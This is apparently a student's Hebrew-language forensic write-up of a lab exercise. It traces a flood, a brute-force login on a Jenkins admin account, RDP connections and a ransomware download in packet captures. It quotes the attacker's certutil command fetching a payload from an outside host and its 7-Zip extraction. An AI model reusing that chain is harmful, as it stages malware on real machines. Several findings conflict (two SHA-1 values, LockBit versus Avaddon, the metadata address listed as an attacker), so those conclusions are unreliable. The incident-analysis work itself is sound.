


CySourceCorp Scenario

When the attack started? And Is there an attack vector you can spot in the traffic?

במשימה הזאת אנחנו רואים כבר בהתחלה של הלוג את הקריאות הרבות של שכבת האפליקציה

אנחנו רואים גם תעבורה בפרוטוקול http
שאנחנו צריכים לבדוק אותה

פה אנחנו רואים את הניצול
הגדול של פרוטוקולי TCP/TLS



בשעה 14:12:21 אנחנו כבר רואים את הקריאות הרבות אל עבר השרת של האפליקציה/אתר עם Client hello\server hello שנמשכות גם לארוך כל הלוג, אז מבדיקה רבה שעשיתי באינטרנט יש לנו בלוג הזה כנראה TLS Flood Attack כל פתיחה של חיבור כזה מעמיס על זיכרון ומעבד של שרת האפליקציה, ובעצם לגרום למצב שהשרת של האפליקציה לא יוכל להתמודד עם כמות הבקשות זו בהמשך גם נראה Http Flood בשילוב על מנת אולי להסתיר את הנסיונות אינומרציה הרבות

Is there a targeted username? And if there is, The attacker was able to figure out his password?

כן, מטרתו של התוקף הוא לבצע כניסה לחשבון ה Administrator

No.	Time	Source	Destination	Protocol	Length	Info
727	2021-07-20 14:13:44.644075	18.118.24.6	172.31.38.15	HTTP	701	POST /j_spring_security_check HTTP/1.1 (application/x-www-form-urlencoded)
2148	2021-07-20 14:15:21.111476	18.118.24.6	172.31.38.15	HTTP	701	POST /j_spring_security_check HTTP/1.1 (application/x-www-form-urlencoded)
2159	2021-07-20 14:15:21.374164	18.118.24.6	172.31.38.15	HTTP	700	POST /j_spring_security_check HTTP/1.1 (application/x-www-form-urlencoded)
2170	2021-07-20 14:15:21.726443	18.118.24.6	172.31.38.15	HTTP	703	POST /j_spring_security_check HTTP/1.1 (application/x-www-form-urlencoded)
2180	2021-07-20 14:15:22.044425	18.118.24.6	172.31.38.15	HTTP	702	POST /j_spring_security_check HTTP/1.1 (application/x-www-form-urlencoded)
2192	2021-07-20 14:15:22.461382	18.118.24.6	172.31.38.15	HTTP	702	POST /j_spring_security_check HTTP/1.1 (application/x-www-form-urlencoded)

J_spring_security_check הוא וקטור תקיפה מובהק וכשניכנסתי לבדוק את הקריאות האלו

ראיתי ניסיונות חיבור רבים כמו זה למשל

```
Wireshark · Follow HTTP Stream (tcp.stream eq 103) · C:\source\corp.pcapng

POST /j_spring_security_check HTTP/1.1
Host: 18.225.6.6:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Origin: http://18.225.6.6:8080
DNT: 1
Connection: close
Referer: http://18.225.6.6:8080/login?from=%2F
Cookie: JSESSIONID.1aa8d27e=node01hm190yjh0sqscsfcygx8o7mz47.node0
Upgrade-Insecure-Requests: 1

j_username=administrator&j_password=1234567890&from=%2F&Submit=Sign+in
HTTP/1.1 302 Found
Connection: close
Date: Tue, 20 Jul 2021 14:15:25 GMT
X-Content-Type-Options: nosniff
Set-Cookie: remember-me=; Path=/; Expires=Thu, 01-Jan-1970 00:00:00 GMT; Max-Age=0
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Location: http://18.225.6.6:8080/loginError
Server: Jetty(9.4.41.v20210516)
```

התוקף שלח בקשות התחברות רבות דרך טופס administrator, targeted, המשתמש עם שמות משתמשים וסיסמאות שונות. לדוגמה, אחת מהבקשות כללה j_spring_security_check,

j_username=administrator

j_password=1234567890

כלומר ניסיון כושל, אך ברצף כזה של /loginError עם הפניה ל- 302 Found חלק מהתגובות היו. ניסיונות ניכר שמדובר בברוט פורס. מאוחר יותר נראה שהתוקף הצליח להוריד קובץ כופרה מהשרת — מה שמרמז שהצליח להיכנס.

Is there an active connection to the attacker? Dose he use a specific port?

(172.31.38.15) חוזרים עם שרת הקורבן TCP לאחר שהתקבלו פרטי ההתחברות, התוקף יצר חיבורים ממספר כתובות, ביניהן:

- 18.118.24.6
- 193.32.164.16
- 169.254.169.254

התעבורה כללה חיבורים לפורטים:

- 8080 ← עם פורטים דינמיים 64603, 64605, 64606
- 3389 ← (RDP) ← עם פורטים כמו 53674, 27902, 7310

No.	Time	Source	Destination	Protocol	Length	Info
4931	417.159372	172.31.38.15	193.32.164.16	TCP	66	3389 → 27902 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
4963	419.635003	172.31.38.15	193.32.164.16	TCP	66	3389 → 39566 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
4999	422.773286	172.31.38.15	193.32.164.16	TCP	66	3389 → 53674 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5031	425.424277	172.31.38.15	193.32.164.16	TCP	66	3389 → 7310 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5061	427.763378	172.31.38.15	193.32.164.16	TCP	66	3389 → 18704 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5090	430.161577	172.31.38.15	193.32.164.16	TCP	66	3389 → 30519 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5123	432.855595	172.31.38.15	193.32.164.16	TCP	66	3389 → 42627 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5142	433.994304	169.254.169.254	172.31.38.15	TCP	66	80 → 64606 [SYN, ACK, ECE] Seq=0 Ack=1 Win=63280 Len=0 MSS=9040 SACK_PERM
5165	435.618979	172.31.38.15	193.32.164.16	TCP	66	3389 → 55869 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5196	438.121076	172.31.38.15	193.32.164.16	TCP	66	3389 → 9338 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5232	440.469920	172.31.38.15	193.32.164.16	TCP	66	3389 → 19993 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5256	442.682423	172.31.38.15	193.32.164.16	TCP	66	3389 → 30694 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5289	444.803749	172.31.38.15	193.32.164.16	TCP	66	3389 → 40851 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5319	447.277367	172.31.38.15	193.32.164.16	TCP	66	3389 → 52063 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5348	449.598004	172.31.38.15	193.32.164.16	TCP	66	3389 → 4100 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5381	452.158175	172.31.38.15	193.32.164.16	TCP	66	3389 → 15485 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5406	454.185285	172.31.38.15	193.32.164.16	TCP	66	3389 → 25645 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5441	456.757039	172.31.38.15	193.32.164.16	TCP	66	3389 → 36157 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5469	458.965390	172.31.38.15	193.32.164.16	TCP	66	3389 → 47174 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5503	461.369490	172.31.38.15	193.32.164.16	TCP	66	3389 → 57022 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5533	463.691262	172.31.38.15	193.32.164.16	TCP	66	3389 → 10006 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5567	466.305990	172.31.38.15	193.32.164.16	TCP	66	3389 → 21118 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5597	468.727977	172.31.38.15	193.32.164.16	TCP	66	3389 → 31416 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
5636	470.807163	172.31.38.15	193.32.164.16	TCP	66	3389 → 43993 [SYN, ACK, ECE] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM

מהשרת (172.31.38.15) אל התוקף RDP זה

מראה תעבורה חוזרת עם פורטים משתנים (מקומיים)

מוכיח ניסיון שליטה מרחוק

פעיל לפורט 8080 לאחר התקיפה – תקשורת עם שרת זדוני בפורטים לא סטנדרטיים חיבור TCP

2146	160.048741	172.31.38.15	18.118.24.6	TCP	66	8080 → 52444 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2157	160.311758	172.31.38.15	18.118.24.6	TCP	66	8080 → 52445 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2168	160.662886	172.31.38.15	18.118.24.6	TCP	66	8080 → 52446 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2178	160.981974	172.31.38.15	18.118.24.6	TCP	66	8080 → 52447 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2190	161.398949	172.31.38.15	18.118.24.6	TCP	66	8080 → 52448 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2201	161.851783	172.31.38.15	18.118.24.6	TCP	66	8080 → 52449 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2215	162.341854	172.31.38.15	18.118.24.6	TCP	66	8080 → 52450 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2225	162.956859	172.31.38.15	18.118.24.6	TCP	66	8080 → 52451 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2237	163.620930	172.31.38.15	18.118.24.6	TCP	66	8080 → 52452 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2248	164.336917	172.31.38.15	18.118.24.6	TCP	66	8080 → 52453 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2259	165.100895	172.31.38.15	18.118.24.6	TCP	66	8080 → 52454 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2272	165.913960	172.31.38.15	18.118.24.6	TCP	66	8080 → 52455 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2284	166.771039	172.31.38.15	18.118.24.6	TCP	66	8080 → 52456 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2296	167.679013	172.31.38.15	18.118.24.6	TCP	66	8080 → 52457 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2309	168.638105	172.31.38.15	18.118.24.6	TCP	66	8080 → 52458 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2321	169.500138	172.31.38.15	18.118.24.6	TCP	66	8080 → 52459 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2333	170.548161	172.31.38.15	18.118.24.6	TCP	66	8080 → 52460 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2345	171.645167	172.31.38.15	18.118.24.6	TCP	66	8080 → 52461 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2357	172.961202	172.31.38.15	18.118.24.6	TCP	66	8080 → 52462 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2370	174.167259	172.31.38.15	18.118.24.6	TCP	66	8080 → 52463 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2383	175.421196	172.31.38.15	18.118.24.6	TCP	66	8080 → 52464 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2396	176.724294	172.31.38.15	18.118.24.6	TCP	66	8080 → 52465 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2408	178.073339	172.31.38.15	18.118.24.6	TCP	66	8080 → 52466 [SYN, ACK, ECE] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM

Can you tell how the attacker operated? And how the ransomware was fatched?

: התוקף פעל במספר שלבים

כניסיון לטשטש תעבורה וליצור עומס HTTP Flood ו־TLS Flood ביצע תקיפות

וניסה סיסמאות לחשבון, /j_spring_security_check, נגד טופס Form Brute Force המשיך ב־ administrator.

לאחר ההתחברות נצפתה תעבורת

(8080, 64603, 52455). מתמשכת לפורטים לא סטנדרטיים TCP

לבסוף, בוצעה הורדה של קובץ כופרה בשם

6427281019011072.zip

HTTP: מהשרת 18.118.24.6, באמצעות בקשת

GET /ITSafe-Tools/6427281019011072.zip HTTP/1.1

User-Agent: CertUtil URL Agent

מוכרת להסוואת "Living off the Land" טכניקת – Windows של certutil.exe ההורדה בוצעה בכלי פעולות תקיפה.

כלומר הכופרה ירדה בהצלחה לתוך התחנה – PSH, ACK, התעבורה בוצעה ב־

No.	Time	Source	Destination	Protocol	Length	Info
12971	753.151560	18.118.24.6	172.31.38.15	TCP	188	4711 → 64612 [PSH, ACK] Seq=24 Ack=2806 Win=2100992 Len=134
12976	753.222337	172.31.38.15	18.118.24.6	HTTP	241	GET /ITSafe-Tools/6427281019011072.zip HTTP/1.1
13338	753.248123	172.31.38.15	18.118.24.6	HTTP	194	GET /ITSafe-Tools/6427281019011072.zip HTTP/1.1
13704	753.271499	172.31.38.15	18.118.24.6	TCP	207	64612 → 4711 [PSH, ACK] Seq=2807 Ack=158 Win=1050880 Len=153

6919	539.989313	18.118.24.6	172.31.38.15	HTTP	492	GET /static/63ff02f0/images/material-icons/svg-sprite-navigation-symbol.svg HTTP/1.1
6940	540.015320	18.118.24.6	172.31.38.15	HTTP	460	GET /static/63ff02f0/favicon.ico HTTP/1.1
12257	671.883709	18.118.24.6	172.31.38.15	HTTP	529	GET /manage HTTP/1.1
12275	672.047617	18.118.24.6	172.31.38.15	HTTP	500	GET /adjuncts/63ff02f0/hudson/diagnosis/ReverseProxySetupMonitor/resources.js HTTP/1.1
12282	672.040299	18.118.24.6	172.31.38.15	HTTP	479	GET /static/63ff02f0/images/48x48/setting.png HTTP/1.1
12283	672.048333	18.118.24.6	172.31.38.15	HTTP	478	GET /static/63ff02f0/images/48x48/plugin.png HTTP/1.1
12285	672.048441	18.118.24.6	172.31.38.15	HTTP	477	GET /static/63ff02f0/images/48x48/gear2.png HTTP/1.1
12287	672.048659	18.118.24.6	172.31.38.15	HTTP	479	GET /static/63ff02f0/images/48x48/network.png HTTP/1.1
12296	672.049612	18.118.24.6	172.31.38.15	HTTP	502	GET /static/63ff02f0/plugin/credentials/images/48x48/credentials.png HTTP/1.1
12297	672.049676	18.118.24.6	172.31.38.15	HTTP	478	GET /static/63ff02f0/images/48x48/secure.png HTTP/1.1
12331	672.057937	18.118.24.6	172.31.38.15	HTTP	480	GET /static/63ff02f0/images/48x48/document.png HTTP/1.1
12332	672.058011	18.118.24.6	172.31.38.15	HTTP	479	GET /static/63ff02f0/images/48x48/monitor.png HTTP/1.1
12346	672.059636	18.118.24.6	172.31.38.15	HTTP	476	GET /static/63ff02f0/images/48x48/user.png HTTP/1.1
12347	672.059688	18.118.24.6	172.31.38.15	HTTP	480	GET /static/63ff02f0/images/48x48/computer.png HTTP/1.1
12348	672.059688	18.118.24.6	172.31.38.15	HTTP	481	GET /static/63ff02f0/images/48x48/clipboard.png HTTP/1.1
12381	672.074670	18.118.24.6	172.31.38.15	HTTP	486	GET /static/63ff02f0/images/48x48/system-log-out.png HTTP/1.1
12382	672.074793	18.118.24.6	172.31.38.15	HTTP	479	GET /static/63ff02f0/images/48x48/notepad.png HTTP/1.1
12383	672.074793	18.118.24.6	172.31.38.15	HTTP	480	GET /static/63ff02f0/images/48x48/terminal.png HTTP/1.1
12402	672.083653	18.118.24.6	172.31.38.15	HTTP	479	GET /static/63ff02f0/images/48x48/refresh.png HTTP/1.1
12420	672.208766	18.118.24.6	172.31.38.15	HTTP	650	GET /administrativeMonitor/jenkins.diagnostics.URICheckEncoding?monitor/checkURIEncoding?value=%E5%9F%B7%E4%B8%A8 HTTP/1.1
12452	677.114794	18.118.24.6	172.31.38.15	HTTP	535	GET /script HTTP/1.1
12462	677.197782	18.118.24.6	172.31.38.15	HTTP	498	GET /adjuncts/63ff02f0/org/kohsuke/stapler/codemirror/mode/groovy/groovy.js HTTP/1.1
12468	677.199766	18.118.24.6	172.31.38.15	HTTP	494	GET /adjuncts/63ff02f0/org/kohsuke/stapler/codemirror/lib/codemirror.js HTTP/1.1
12976	753.222337	172.31.38.15	18.118.24.6	HTTP	241	GET /ITSafe-Tools/6427281019011072.zip HTTP/1.1

```

TCP payload (140 bytes)
▼ Hypertext Transfer Protocol
  ▼ GET /ITSafe-Tools/6427281019011072.zip HTTP/1.1\r\n
    Request Method: GET
    Request URI: /ITSafe-Tools/6427281019011072.zip
    Request Version: HTTP/1.1
    Accept: */*\r\n
    User-Agent: CertUtil URL Agent\r\n
    Host: 18.118.24.6\r\n
    Cache-Control: no-cache\r\n
    \r\n
    [Response in frame: 13697]
    [Full request URI: http://18.118.24.6/ITSafe-Tools/6427281019011072.zip]

```

No.	Time	Source	Destination	Protocol	Length	Info
12971	753.151560	18.118.24.6	172.31.38.15	TCP	188	4711 → 64612 [PSH, ACK] Seq=24 Ack=2806 Win=2100992 Len=134
12976	753.222337	172.31.38.15	18.118.24.6	HTTP	241	GET /ITSafe-Tools/6427281019011072.zip HTTP/1.1
13338	753.248123	172.31.38.15	18.118.24.6	HTTP	194	GET /ITSafe-Tools/6427281019011072.zip HTTP/1.1
13704	753.271499	172.31.38.15	18.118.24.6	TCP	207	64612 → 4711 [PSH, ACK] Seq=2807 Ack=158 Win=1050880 Len=153

Where is the malware located? And what it's name?

כדי להוריד קובץ חשוד מהשרת certutil צהיהנו כי התוקף השתמש בפקודת PCAP, במהלך ניתוח ה-
לנתיב הבא, 18.118.24.6:
C:\Users\Administrator\AppData\Local\update.zip
ההורדה בוצעה באמצעות הפקודה:
certutil -urlcache -split -f "http://18.118.24.6/ITSafe-Tools/6427281019011072.zip"
"C:\Users\Administrator\AppData\Local\update.zip"
היה ZIP-בתוך קובץ ה- update.zip במשמך, נצפתה גם פעולה של חילוץ תוכן הקובץ
והוא נכתב לנתיב הבא, ran.exe, קובץ הרצה בשם
C:\Users\Administrator\AppData\Local\ran.exe
הפקודה שבה השתמש התוקף

cmd

7z.exe x C:\Users\Administrator\AppData\Local\update.zip -oC:\Users\Administrator\AppData\Local\ran.exe

- שם הנוזקה: ran.exe
- דרך ההורדה: certutil
- דרך החילוץ: 7-Zip
- שם הקובץ המקורי (ZIP): 6427281019011072.zip

```
C:\Program Files\7-Zip>
certutil -urlcache -split -f "http://18.118.24.6/ITSAFE-Tools/6427281019011072.zip" "C:\Users\Administrator\AppData\Local\update.zip"

certutil -urlcache -split -f "http://18.118.24.6/ITSAFE-Tools/6427281019011072.zip" "C:\Users\Administrator\AppData\Local\update.zip"
**** Online ****
0000000
075719
CertUtil: -URLCache command completed successfully.

C:\Program Files\7-Zip>
7z.exe x C:\Users\Administrator\AppData\Local\update.zip -oC:\Users\Administrator\AppData\Local\ran.exe

7z.exe x C:\Users\Administrator\AppData\Local\update.zip -oC:\Users\Administrator\AppData\Local\ran.exe

7-Zip 19.00 (x64) : Copyright (c) 1999-2018 Igor Pavlov : 2019-02-21

Scanning the drive for archives:
1 file, 481049 bytes (470 KiB)

Extracting archive: C:\Users\Administrator\AppData\Local\update.zip
--
Path = C:\Users\Administrator\AppData\Local\update.zip
Type = zip
Physical Size = 481049

Enter password (will not be echoed):
1

Everything is Ok

Size: 1078784
Compressed: 481049

C:\Program Files\7-Zip>
cd cd C:\Users\Administrator\AppData\Local

cd cd C:\Users\Administrator\AppData\Local
The filename, directory name, or volume label syntax is incorrect.

C:\Program Files\7-Zip>
cd c:\users\administrator


cd c:\users\administrator

c:\Users\Administrator>
dir
```

פה התחלתי בפילטור של כל בקשות ה Post-http והורדתי את הקבצים לתקייה מוחרגת כמו

שלדמנו בשיעורים, אחרי שהורדתי את הקבצים ביצעתי בדיקה ראשונית

עם הכלי Signcheck



http.request.uri contains ".zip"						
No.	Time	Source	Destination	Protocol	Length	Info
12976	2021-07-20 14:25:14.283513	172.31.38.15	18.118.24.6	HTTP	241	GET /ITSAFE-Tools/6427281019011072.zip HTTP/1.1
13331	2021-07-20 14:25:14.295626	18.118.24.6	172.31.38.15	HTTP	763	HTTP/1.0 200 OK (application/x-zip-compressed)
13338	2021-07-20 14:25:14.309299	172.31.38.15	18.118.24.6	HTTP	194	GET /ITSAFE-Tools/6427281019011072.zip HTTP/1.1
13697	2021-07-20 14:25:14.319915	18.118.24.6	172.31.38.15	HTTP	763	HTTP/1.0 200 OK (application/x-zip-compressed)

642728109101072.zip זה הקובץ הזדוני - שמריצים בדיקה

הקובץ הוא קובץ כופרה ממשפחת Lockbit

From the traffic can you extract the malware? If so what is the SHA1 of it?

הקובץ נשלף מהתעבורה, אך לא ניתן היה לפתוח אותו מקומית.

VirusTotal זיהוי הקובץ נעשה דרך


של הקובץ SHA1:

b3c9c06d060e38bdb33e6ae49db4b7d1dff777d2

6427281019011072.zip

ניסיתי לפתוח ולחלץ את הקובץ

אך מדובר בקובץ מוגן בסיסמה – מה שמנע פתיחה מקומית או ניתוח ישיר



בשל כך,

בחרתי לבדוק את הקובץ לפי שמו. VirusTotal באתר (GET HTTP כפי שהופיע ב-)

VirusTotal לאחר חיפוש מהיר לפי שם הקובץ ב-

נמצא שהקובץ כבר מוכר כקובץ זדוני עם ציון סיכון של 65/70 ,

Trojan-Ransom.Win32 מתוך תוצאת הסריקה ניתן לראות שהקובץ זוהה ע"י מנועי אנטי-וירוס רבים ומסווג כ-

05af0cf40590aef24b28fa04c6b4998b7ab3b7f26e60c507adb84f3d837778f2

65 / 72

Community Score -307

65/72 security vendors flagged this file as malicious

05af0cf40590aef24b28fa04c6b4998b7ab3b7f26e60c507adb84f3d837778f2

sava.bin

Size 1.03 MB

Last Analysis 7 days ago

peexe runtime-modules checks-network-adapters calls-wmi persistence detect-debug-environment checks-usb-bus direct-cpu-clock-access

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 28 +

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.avaddon/rack

Threat categories trojan ransomware pua

Family labels avaddon rack encoder

Security vendors' analysis

Do you want to report this?

AhnLab-V3	Malware/Win32_RL_Generic.R341088	Alibaba	Trojan:Win32/Avaddon.12c8d938
AliCloud	Ransomware:Win/Avaddon.A	ALYac	Trojan.Ransom.Avaddon
Antiy-AVL	Trojan/Win32.Avaddon.a	Arcabit	Trojan.Ransom.Avaddon.A
Arctic Wolf	Unsafe	Avast	Win32:MalwareX-gen [Trj]
AVG	Win32:MalwareX-gen [Trj]	Avira (no cloud)	HEUR/AGEN.1319007

ומתוך פרטי הקובץ גם אנחנו רואים את

SHA1

Basic properties ⓘ	
MD5	c9ec0d9ff44f445ce5614cc87398b38d
SHA-1	591ffe54bac2c50af61737a28749ff8435168182
SHA-256	05af0cf40590aef24b28fa04c6b4998b7ab3b7f26e60c507adb84f3d837778f2
Vhash	016046655d156173z12z92z23z8065z23z21z71z67z
Authentihash	18a501e209bca5ffd0c84763bb167b1524f3db86d5d6d2e926051b135a5fceed
Imphash	1156e59d43883136ef73eee451e94e3d
Rich PE header hash	1f751e2aac4a31991712f656456c5442
SSDEEP	24576:Cs6JmdFn5KLOCgHWcAvcrOcesKfr9uA7rmFbbbpccf:Cs6JY5KLOCyWcDUfRAA3mFbbbpcc4
TLSH	T152358D3DB4E1C071C73000F05998B7B2996EA9D2CB7204C77B8C9A9B1BB15D9A9375B3
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable (GUI) Intel 80386, for MS Windows